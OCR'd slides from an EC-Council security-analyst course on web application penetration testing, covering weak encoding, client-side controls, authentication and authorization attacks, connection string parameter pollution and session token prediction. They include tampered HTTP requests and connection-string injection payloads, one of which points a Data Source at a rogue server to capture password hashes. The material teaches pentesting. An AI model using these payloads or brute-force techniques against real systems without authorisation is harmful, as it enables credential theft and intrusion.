




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Check for Insecure Cryptographic Storage

ECSA



Insecure cryptographic storage refers to when an application uses poorly written encryption code to securely encrypt and store sensitive data in the database

This flaw allows an attacker to steal or modify weakly protected data, such as credit card numbers, SSNs, and other authentication credentials

Use code scanners to check for hard coding keys, storing keys, and non-encrypted weak algorithms of a target

Vulnerable Code

```
public String encrypt(String
plainText) {
plainText =
plainText.replace("a","z");
plainText =
plainText.replace("b","y");
--------------
return
Base64Encoder.encode(plainText);}
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Detect Use of Weak Encoding Techniques

ECSA
EC-Council Certified Security Analyst

- Programmers use URL encoding techniques to disguise parameters passing through query string
- However, the parameters in the query string are generally encoded using base64 encoding techniques; such encoding is not sufficient and is still vulnerable to attacks
- Attacker can easily decode such type of encoding
- Try to decode the encoded parameter passed through URLs

Weak Encoding Example

```
https://www.example.com/checkout?id=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70
%3D%61%64%6D%69%6E%3B%64%61%74%65%3D%32%33%2F%31%31%2F%32%30%31%30
```

With hex-encoding of an ASCII string user=jason;app=admin;date=23/06/2013, the attacker can predict another session token by just changing the date and use it for another transaction with the server

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA
EC-Council Certified Security Analyst

Tests for Security Misconfiguration Vulnerabilities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test the Inner Workings of a Web Application

ECSA

- JavaScript and other client-side code can also provide many clues to the inner workings of a web application

For Example,

The following script suggests that the application is trying to protect the form handler from quantity values of 255 or more, the maximum value of a tinyint field in most database systems:

```
.............

...........

.............

<INPUT TYPE="SUBMIT" onClick="
if( document.forms['product'].elements['quantity'].value='')

{alert('Invalid quantity');
return false;}

Else{

if {document.forms['product'].elements['quantity'].value >= 255) {
  return true;}}">

...........

...........
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test the Database Connectivity

ECSA

01 Applications may require to access the database servers

02 Access rights should be limited to the minimum rights required

03 Access rights should be limited to the duration for which access is necessary

04 Check for a target application "administrator" (unrestricted) access rights

Check for any security vulnerabilities that target insecure connections between database and web applications

06 Test by manipulating user input variables, especially semicolon-surrounded database connection strings in web applications

07 Check for vulnerable connection strings that are not filtered and properly validated databases

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test the Application Code

ECSA

Test for Backdoors


- Backdoors may be created by developers to facilitate debugging and troubleshooting
- Test for exception handling and failure notification
- Test for login IDs and passwords
- Check for the misuse of super user accounts
- Look for IDs and passwords "in the clear" when connecting to and accessing servers, directories, databases, and other resources
- Test for comments in the HTML code that might reveal the user's ID and password information, code paths, or directory and executable file names
- Test for error messages that reveal the server's name, root directory name, or other pertinent information about the server

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test whether the Target Website is Protected using Web Application Firewall (WAF)

ECSA

- Use the wafw00f tool to the detect WAF in front of target website
- Syntax:
  `Wafw00f [target website]`



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for Debug Parameters

ECSA
EC-Council Certified Security Analyst


- Check for hidden debug parameters (**debug=true**) in application pages, such as login, file download/upload, search, etc.
  - Test for **anomalies** in the application's responses with parameters that disrupt application processing
    - Check whether you can **send non-malicious scripts** to overwrite or manipulate code and debug parameters

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for Improper Error Handling

ECSA
EC-Council Certified Security Analyst

- Improper error handling gives insight into source code, such as logic flaws, default accounts, etc.
- Using the information received from an error message, an attacker identifies vulnerabilities for launching various web application attacks
- Information gathered about application condition, such as out of memory, null pointer exceptions, system call failure, database unavailable, network timeout, database information, web application logical flow, and application environment



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

Test for Client-Side Attack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify the Technology Used at Client-side

ECSA

Identify the technologies used on the client's side, such as HTML5, JavaScript, AJAX, Java applets, Flash objects, ActiveX controls, etc.

Inspect source code to identify the technologies used at client side

Use the banner grabbing tool such as Httprint to identify technologies from HTTP, HTTPS request headers, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test the Application's Reliance on Client Side Validation

ECSA

- In modern web applications, most of the input validation checks are performed at client side to avoid bandwidth consumption and extra processing. Client-side validation checks are executed by the browser and are under control of user at the client side
- Thus, a user can easily tamper or stop the execution of input validation logic implemented at the client side
- The application should not rely solely on client-side validation
- Test whether the application relies only on client-side validation to protect from bad data

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test Client-side Controls Over User Input

ECSA

- Check what type of client-side controls are used by applications and try to send arbitrary requests to the server
- Check for any exploitable inputs in the validation of client-side controls
- Test each input field by sending different user inputs that are managed by client-side controls and check the target server response

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test Transmission of Data via Client

ECSA

- Identify areas where cookies, URL parameters, and hidden form fields are used to transmit data on the client side
  - Identify the importance of and application's logic used for the input fields to transmit data via the client
- Check for areas where these fields are exploited or can be used to send arbitrary scripts
  - Check whether client applications transmit opaque data and try to send arbitrary data in these fields
- Example: client applications based on ASP.NET view state can be tested to find sensitive data and vulnerabilities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test ActiveX Controls

ECSA

- Identify HTML parameters for the ActiveX controls and try to exploit the parameters with arbitrary inputs
- Use tools, such as COMRaider, to look for vulnerable ActiveX controls and overwrite arbitrary inputs on the client side
- Use tools, such as Process Monitor, to gather information about client controls and exploit the inputs
- Use tools, such as COMRaider and Oleview.exe, to find methods executed by the control and test validation process with the server

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test Shockwave Flash Objects

ECSA

- Identify the Flash object functions employed by the browser and use a proxy to monitor the processing and controls with the server
- Use SWF decompiler tools, such as Flasm and Flare, to decompile SWF bytecode
- Check whether data transmitted to the server can be exploited and modified using decompiler tools

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Check for Frame Injection

ECSA


1. Check whether host applications support editing of frames and frameset tags in HTML pages
2. Try to send non-malicious scripts that overwrite the frame content or tamper with the URL parameters of the vulnerable host site
3. Check for frameset code on the HTML page and try to exploit the code by overwriting the content
4. Try to create a forged site or third-party page that controls or manipulates the contents of the host site

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test with User Protection via Browser Settings

ECSA



- Browser settings can limit exposure to harmful Internet content
- How would the setting of the type of the content affect your application?
  - For example, if cookies handling is disabled, does your application still work?

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA

Tests for Broken Authentication and Authorization Vulnerabilities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Understand the Authentication and Authorization Mechanism

ECSA

Check for common authentication mechanisms implemented in the host environment, such as certificates, smart cards, biometrics, etc.

Identify the key areas where the authentication process is executed



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test Password Quality

ECSA

- Check whether password quality rules are implemented and executed on the host environment
- Use various password validation techniques to find and understand the validation methods


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for Username Enumeration

ECSA

- If the login error states which part of the username and password is not correct, guess the users of the application using the trial-and-error method
- Some applications automatically generate account usernames based on a sequence (such as user101, user102 etc.), and attackers can determine the sequence and enumerate valid usernames






Note: Username enumeration from verbose error messages fail if the application implements an account lockout policy (that is, it locks the account after a certain number of failed login attempts)


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Test Resilience to Password Guessing

ECSA

- Attackers create a list of possible passwords using the most commonly used passwords, target footprinting, and social engineering techniques, and try each password until the correct password is discovered
- Attackers can create a dictionary of all possible passwords using tools, such as Dictionary Maker, to perform dictionary attacks
- Try to perform password guessing manually or using automated tools, such as Brutus, THC-Hydra, etc.





Source: *http://www.thc.org*

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test Any Account Recovery Function and Remember Me Function

ECSA

Password Changing

Determine password change functionality within the application by spidering the application or creating a login account

Try random strings for "Old Password," "New Password" and "Confirm the New Password" fields and analyze errors to identify vulnerabilities in password change functionality

Password Recovery

"Forgot Password" features generally present a challenge to the user; if the number of attempts is not limited, the attacker can guess the challenge answer successfully with the help of social engineering

Applications may also send a unique recovery URL or existing password to an email address specified by the attacker if the challenge is solved

"Remember Me" Exploit

"Remember Me" functions are implemented using a simple persistent cookie, such as RememberUser=jason, or a persistent session identifier, such as RememberUser=ABY112010


Attackers can use an enumerated username or predict the session identifier to bypass authentication mechanisms

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Password Brute-forcing

ECSA

- In brute-forcing attacks, attackers crack the log-in passwords by trying all possible values from a set of alphabetic, numeric, and special characters
- Use password cracking tools, such as Burp Suite's Intruder, Brutus, etc., to perform password brute force attempt



Source: *http://portswigger.net*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform Session ID Prediction/Brute-forcing

ECSA
EC-Council Certified Security Analyst

In the first step, the attacker collects some valid session ID values by sniffing traffic from authenticated users

The attackers then analyze captured session IDs to determine the session ID generation process, such as the structure of the session ID, the information that is used to create it, and the encryption or hash algorithm used by the application to protect it

Vulnerable session generation mechanisms that use session IDs composed of username or other predictable information, such as timestamp or client IP address, can be exploited by easily guessing valid session IDs

In addition, the attacker can implement a brute-force technique to generate and test various values of session ID until he/she successfully gets access to the application

Check if it possible to predict session IDs generated in the application

GET Request

```
GET http://janaina:8180/WebGoat/attack?Screen=17 & menu=410 HTTP/1.1
Host: Janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/html;q-0.9,text/plain;q=0.8,image/png,*/*,q=0.5
-------------
Referer: http://janaina: 8180/WebGoat/attack?Screen=17&menu=410
Cookie: JSESSIONID=user01
Authorization: Basic Z3Vic3Q6Z3Vic3Q
```

Predictable Session Cookie

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Perform Authorization Attack

ECSA
EC-Council Certified Security Analyst

- Attackers manipulate HTTP requests to subvert the application authorization schemes by modifying input fields that relate to the user ID, username, access group, cost, file names, file identifiers, etc.
- Attackers first access the web application using a low-privileged account and then escalate privileges to access protected resources

Possible Input Fields in Web Application

- HTTP Headers
- Cookies
- URL
- Hidden Tags
- Query String
- POST Data



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Perform HTTP Request Tampering

ECSA

Query String Tampering

- If the query string is visible in the address bar on the browser, the attacker can easily change the string parameter to bypass authorization mechanisms

```
http://www.example.com/mail.aspx?mailbox=john&company=acme%20com
https://juggyshop.com/books/download/852741369.pdf
https://juggybank.com/login/home.jsp?admin=true
```

- Attackers can use web spidering tools, such as Burp Suite, to scan the web app for POST parameters

HTTP Headers

- If the application uses the Referrer header for making access control decisions, attackers can modify it to access protected application functionalities

```
GET http://example:8180/Applications/Download?ItemID = 201 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/html;q-0.9,text/plain;q=0.8,image/png,*/*,q=0.5
------
Proxy-Connection: keep-alive
Referer: http://example:8180/Applications/Download?Admin = False
```


ItemID = 201 is not accessible as the Admin parameter is set to false; the attacker can change it to true and access protected items

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Authorization Attack – Cookie Parameter Tampering

ECSA

- In the first step, the attacker collects some cookies set by the web application and analyzes them to determine the cookie generation mechanism
- The attacker then traps cookies set by the web application, tampers with the parameters using tools such Paros Proxy, and replays to the application



Source: *http://www.parosproxy.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Understand the Access Control Requirements

ECSA

- Based on functionality, access controls are categorized into:
  - **Horizontal segregation:** This access control mechanism separates the rights of users positioned on the same level but have different functionalities
  - **Vertical segregation:** This access control mechanism separates the rights of users positioned on different levels

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Testing with Multiple Accounts

ECSA

1. Check **two different accounts** at the **same privilege level**; attempt to use one account to access data belonging to the other account
2. Test a powerful account to **locate the functionality** that can access all levels of users having access to different types of functionality
3. Test every step of **multistage functions** to confirm that access controls are properly implemented at each stage

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Testing with Limited Access

ECSA

- Test whether access controls are effective using only a single account; you need to guess or discover the identifiers associated with other users' data
- Test for broken access controls to access multiple accounts, names of the URLs, identifiers, and parameters that are needed to exploit the weaknesses
- Check the application mapping that uses a low-privileged account and identifies the URLs for privileged functions, such as administrative interfaces

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for Insecure Access Control Methods

ECSA

- Look for parameters, such as `edit=false` or `access=read`, in key requests and modify and try to interfere with the application's access control logic
- Check the application's base access control decisions on the **HTTP Referrer** header

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test Segregation in Shared Infrastructures


ECSA

- Test the access mechanism that provides a shared environment for customers to update and manage their content and functionality
  - Check if the remote access facility uses a secure protocol
  - Check if customers are able to access files, data, and other resources
  - Check if customers are able to gain information within the hosting environment

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test Segregation between ASP-hosted Applications

ECSA



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Connection String Injection

ECSA

- In a delegated authentication environment, an attacker injects parameters into a connection string by appending them with the semicolon (;) character
- A connection string injection attack can occur when dynamic string concatenation is used to build connection strings based on user input

Before Injection

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User
ID=Username; Password=pwd;"
```

After Injection

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User
ID=Username; Password=pwd; Encryption=off"
```

When the connection string is populated, the *Encryption* value is added to the previously configured set of parameters

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test for Connection String Parameter Pollution (CSPP) Attacks

ECSA

- In CSPP Attacks, attackers overwrite parameter values in the connection string

Hash Stealing

An attacker replaces the value of the Data Source parameter with that of a Rogue Microsoft SQL Server connected to the Internet running a sniffer

```
Data source = SQL2005;
initial catalog = db1;
integrated security=no;
user id=;Data Source=Rogue
Server; Password=;
Integrated Security=true;
```

The attacker then sniffs Windows credentials (password hashes) when the application tries to connect to *Rogue_Server* with the Windows credentials it's running on

Port Scanning


An attacker tries to connect to various ports by changing the values for them and seeing the error messages obtained

```
Data source = SQL2005;
initial catalog = db1;
integrated security=no;
user id=;Data Source=Target
Server, Target Port=443;
Password=; Integrated
Security=true;
```

Hijacking Web Credentials

An attacker tries to connect to the database by using the Web Application System account instead of a user-provided set of credentials

```
Data source = SQL2005;
initial catalog = db1;
integrated security=no;
user id=;Data Source=Target
Server, Target Port;
Password=; Integrated
Security=true;
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Test for Connection Pool DoS

ECSA

An attacker examines the connection pooling settings of the application, constructs a large malicious SQL query, and runs multiple queries simultaneously to consume all connections in the connection pool, causing database queries to fail for legitimate users

Example:

By default in ASP.NET, the maximum allowed connections in the pool is 100 and timeout is 30 seconds

Thus, an attacker can run 100 multiple queries with 30+ seconds execution time within 30 seconds to cause a connection pool DoS, such that no one else would be able to use the database-related parts of the application

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA

Tests for Broken Session Management Vulnerabilities


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Understand the Session Management Mechanism

ECSA

- Identify the session management technique used in the application
- Find session-dependent page or function and make several requests to confirm the type of session management technique used in the application



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Test Tokens for Meaning

ECSA

- Check for any meaningful data in the session token that helps you guess the token recently issued to the other application
- Analyze the token for any detectable encoding or obfuscation; check for correlations between the length of the username and the length of the token
- Identify the tokens received for any correlations that appear to be related to the username
- Log in as various users at different times, and record the tokens received from the server

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Session Token Prediction (Test Tokens for Predictability)

ECSA
EC-Council Certified Security Analyst

Session Token Prediction


- Attackers obtain valid authentication token in web application session by sniffing the traffic or legitimately logging into an application and analyzing it for predictable pattern. If any meaning can be reverse engineered from the sample of authentication tokens, attackers attempt to guess the tokens recently issued to other application users. The attackers then make a large number of requests with the predicted tokens to a session-dependent page to determine a valid session token
- Check whether authentication token is predictable

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Perform Session Token Sniffing

ECSA
EC-Council Certified Security Analyst

- Attackers sniff the application traffic using a sniffing tool, such as Wireshark, or an intercepting proxy, such as Burp. If HTTP cookies are being used as the transmission mechanism for session tokens and the secure flag is not set, attackers can replay the cookie to gain unauthorized access to the application
- Attackers can use session cookies to perform session hijacking, session replay, and Man-in-the-Middle attacks



Source: *http://www.wireshark.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

